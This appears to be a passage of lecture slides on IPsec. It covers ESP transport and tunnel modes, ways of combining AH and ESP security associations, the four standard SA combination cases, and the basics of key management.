
# Encapsulating Security Payload



# ESP - encoding and authentication: Transport mode





# ESP - encoding and authentication: Tunnel mode



# Transport vs Tunnel Mode ESP

- transport mode is used to encrypt & optionally authenticate IP data
  - data protected but header left in clear
  - adversary can try traffic analysis
  - good for host to host traffic
- tunnel mode encrypts entire IP packet
  - add new header for next hop
  - slow
  - good for VPNs (Virtual Private Networks, gateway to gateway security)

# Transport vs Tunnel Mode ESP



# Combining Security Associations

- SAs can implement either AH or ESP
- to implement both need to combine SAs and form a security bundle; two ways:
  - **transport adjacency**
    - applying more than one protocol to same IP packet, without tunneling
    - only one level of combination, further nesting yields no added benefit
  - **iterated tunneling**
    - application of multiple layers of security effected through IP tunneling
    - allows for multiple levels of nesting, since each tunnel can originate or terminate at a different IPsec site along the path
- the two approaches can be combined, for example, by having a transport SA between hosts travel part of the way through a tunnel SA between security gateways

# Authentication plus confidentiality

Encryption and authentication can be combined in order to transmit a packet that has both confidentiality and authentication. Several approaches:


- ESP with authentication option
- Transport adjacency
- Transport-tunnel bundle

# ESP with authentication option


- user first applies ESP to data to be protected, then appends the authentication data field. Two subcases:

- **Transport mode ESP**

Authentication and encryption apply to IP payload delivered to the host, but IP header not protected



- **Tunnel mode ESP** Authentication applies to entire IP packet delivered to outer IP destination address and authentication is performed at that destination. Entire inner IP packet is protected by the privacy mechanism, for delivery to the inner IP destination





- *For both cases, authentication applies to the ciphertext rather than the plaintext (authentication after encryption)*

# Transport adjacency

- still authentication **after** encryption
- two bundled **transport** SAs
  - inner = ESP (no authentication)
  - outer = AH
- encryption is applied to IP payload and resulting packet is IP header + ESP
- AH is then applied in transport mode, so that authentication covers the ESP + original IP header (except for mutable fields)
- **advantage** over ESP + authentication:  
*authentication covers more fields*, including source and destination IP addresses
- **disadvantage**: overhead (two SAs versus one SA)

# Transport adjacency



# What about authentication first?

authentication prior to encryption might be *preferable* for two reasons

- since authentication data are protected by encryption, it is impossible to alter authentication data without decryption
- if message is stored as plaintext then verifying authentication data requires re-encryption

# Transport-tunnel bundle

authentication before encryption between two hosts

- use a bundle consisting of an inner AH transport SA and an outer ESP tunnel SA
- authentication is applied to IP payload plus the IP header except for mutable fields
- resulting packet is then processed in tunnel mode by ESP
- the result is that the entire, authenticated inner packet is encrypted and a new outer IP header is added


# Transport-tunnel bundle



# Combining Security Associations


The IPSec Architecture document lists four examples of combinations of SAs that must be supported by compliant IPSec hosts (e.g., workstation, server) or security gateways (e.g. firewall, router)

# Combining Security Associations




# case 1

- All security is provided between end systems that implement IPSec.
- For any two end systems to communicate via an SA, they must share the appropriate secret keys.
- Among the possible combinations:
  - AH in transport mode
  - ESP in transport mode
  - ESP followed by AH in transport mode (an ESP SA inside an AH SA)
  - Any one of the preceding, inside an AH or ESP in tunnel mode
- Support for
  - authentication
  - encryption
  - authentication before encryption
  - authentication after encryption




## case 2

- Security is provided only between gateways (routers, firewalls, etc.) and no hosts implement IPSec (simple virtual private network support)
- The security architecture document specifies that only a single tunnel SA is needed for this case. The tunnel could support AH, ESP, or ESP with the authentication option. Nested tunnels are not required because the IPSec services apply to the entire inner packet.




## case 3

- Builds on Case 2 by adding end-to-end security. Same combinations discussed for cases 1 and 2 are allowed
- Gateway-to-gateway tunnel provides either authentication or confidentiality or both for all traffic between end systems
- When the gateway-to-gateway tunnel is ESP, it also provides a limited form of traffic confidentiality.
- Individual hosts can implement any additional IPSec services required for given applications or given users by means of end-to-end SAs



## case 4

- Provides support for a remote host that uses the Internet to reach an organization's firewall and then to gain access to some server or workstation behind the firewall
- Only tunnel mode is required between the remote host and the firewall. As in Case 1, one or two SAs may be used between the remote host and the local host



# Key Management

- IPSEC handles key generation & distribution
- typically needs 2 pairs of keys
  - transmit and receive pair for both AH & ESP
- manual key management (mandatory)
  - system administrator manually configures every system
- automated key management (mandatory)
  - automated system enables the on-demand creation of keys for SAs and facilitates the use of keys in a large distributed system with an evolving configuration
- has Oakley & ISAKMP elements
  - see next

# Oakley

